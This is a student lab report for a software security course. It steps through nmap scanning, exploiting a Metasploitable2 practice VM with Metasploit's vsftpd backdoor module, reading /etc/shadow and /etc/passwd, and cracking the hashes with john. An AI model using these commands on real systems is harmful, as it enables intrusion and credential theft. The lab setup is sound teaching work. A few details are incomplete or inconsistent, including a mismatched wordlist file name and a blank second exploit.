Vulnerability Scanning and Penetration Testing

Clayton B. Hodges

Colorado Mesa University

CSCI 420: Software Security

Contents

VULNERABILITY SCANNING AND
PENETRATION TESTING

1. Task Completion

1.1 Instructions (Steps & Commands)

I. Install VirtualBox, Kali Linux VM, and Metasploitable2 VM

II. Nmap scan Metasploitable2 ports

   a. nmap -sV [TARGET IP]

III. Nmap scan vulnerabilities

   a. nmap -sV --script=vuln [TARGET IP] > output.txt

IV. Use Metasploit to select exploits (x2)

   a. msfconsole
   b. use [exploit]
   c. show options
   d. set RHOSTS [TARGET IP]
   e. exploit

V. Dump hashes and crack passwords

   a. cat /etc/shadow
   b. cat /etc/passwd
   c. unshadow passwd.txt shadow.txt > unshadowed.txt
   d. echo -e "password\nmsfpassword\nadmin\nmsfadmin\nuser\nmsfuser\nroot\ntoor" > wordlist.txt
   e. john --wordlist=passwords.txt unshadowed.txt
   f. john --show unshadowed.txt

VI. Employ post-explotation techniques


1.2 Notes

a) Target IP: 192.168.56.102

b) Exploit 1: unix/ftp/vsftpd_234_backdoor

c) Exploit 2: ~

1.3 Port Scanning



The Nmap scan shows open Metasploitable2 ports (see above).

1.4 Exploitation Scanning

output.txt

Generated text file includes the Nmap vulnerability scan results (see above).

2. Post Exploitation Techniques

1.5 Metasploitable2 Exploitation

I. Dump Hashes

shadow.txt


passwd.txt

The generated text files include the target machine's shadow and password hashes (see above).

II. Crack Passwords

unshadowed.txt

The generated text file includes the target machine's unshadowed hashes, one per user account (see above).



The echo and john commands create a wordlist for password matching, compares hashes, and shows cracked user account passwords (see above).